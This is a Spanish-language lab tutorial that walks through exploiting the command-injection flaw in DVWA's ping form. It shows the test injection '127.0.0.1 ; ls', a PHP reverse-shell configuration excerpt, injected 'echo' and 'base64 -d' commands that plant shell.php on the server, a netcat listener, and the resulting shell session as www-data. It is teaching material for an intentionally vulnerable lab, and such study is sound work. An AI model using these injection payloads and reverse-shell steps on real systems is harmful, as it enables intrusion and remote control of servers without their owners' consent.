

Command Injection

Práctica - Command injection

La inyección de comandos es un ataque en el que el objetivo es la ejecución de comandos arbitrarios en el sistema operativo host a través de una aplicación vulnerable. Los ataques de inyección de comandos son posibles cuando una aplicación pasa datos no seguros proporcionados por el usuario (formularios, cookies, encabezados HTTP, etc.) a un shell del sistema. En este ataque, los comandos del sistema operativo proporcionados por el atacante generalmente se ejecutan con los privilegios de la aplicación vulnerable. Los ataques de inyección de comandos son posibles en gran parte debido a una validación de entrada insuficiente.

En la **siguiente práctica** vamos a realizar un *reverse shell* mediante la inyección de comandos desde un campo de texto de un formulario que no realiza una validación de entrada correcta.

Este es una variante del ataque **FileUpload** ya que persigue almacenar un fichero ejecutable con dicho reverse shell.

La máquina DVWA tiene un fallo de seguridad en la página Command Injection.


The image shows a web application interface for a security exercise. On the left is a sidebar menu with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), and CSRF. The main content area has the title 'Vulnerability: Command Injection'. Below the title is a section 'Ping a device' containing a text input field labeled 'Enter an IP address:' and a 'Submit' button. Below this is a section titled 'More Information'.

Figure 1: image-20210504191910879

En este formulario se supone que el usuario puede poner una IP a la que hacerle ping. Para descubrir si es vulnerable a Command injection podemos introducir el siguiente comando:

```
127.0.0.1 ; ls
```


Lo que intentamos es que el servidor ejecute también el comando `ls` ya que suponemos que está haciendo el siguiente comando

```
$cmd = shell_exec( 'ping -c 4 ' . $target );
```

y no comprueba si `$target` es una IP Válida.

Los pasos son los siguientes:

1. Descarga el archivo del *reverse shell* desde esta dirección y guárdalo como `shell.php`
2. Edítalo y cambia la IP por la de tu equipo



```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.0.2.15'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
```

Figure 2: image-20210504175459944

3. Ahora vamos a codificarlo en <https://www.base64encode.org/>.

Nota. Para que ocupe menos espacio es recomendable eliminar los comentarios

4. Nos aprovechamos de la vulnerabilidad para crear un archivo en el servidor mediante la siguiente entrada en el formulario:

```
127.0.0.1 ; echo "pega-aquí-el-código-en-base64" > shell.txt
```

Con este comando estamos creando el archivo `shell.txt` con el código en base64.


5. Decodificamos el código mediante la siguiente entrada

```
127.0.0.1 ; cat shell.txt | base64 -d > shell.php
```

6. Ya sólo nos queda ejecutar en el ordenador del atacante el comando `netcat`

```
nc -v -n -l -p 1234
```

5. Y quedarnos a la espera de una conexión entrante desde el ordenador de la víctima al visitar la url `localhost:8080/vulnerabilities/exec/shell.php` del punto 5.



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ nc -v -n -l -p 1234  
listening on [any] 1234 ...  
connect to [10.0.2.15] from (UNKNOWN) [172.17.0.2] 54318  
Linux 82c56d621aad 5.7.0-kali1-amd64 #1 SMP Debian 5.7.6-1kali2 (2020-07-01) x86_64 GNU/L  
inux  
 17:38:15 up 10 min,  0 users,  load average: 0.59, 0.38, 0.20  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ ls  
bin  
boot  
dev  
etc  
home  
lib  
lib64  
main.sh
```

Figure 3: image-20210504193946369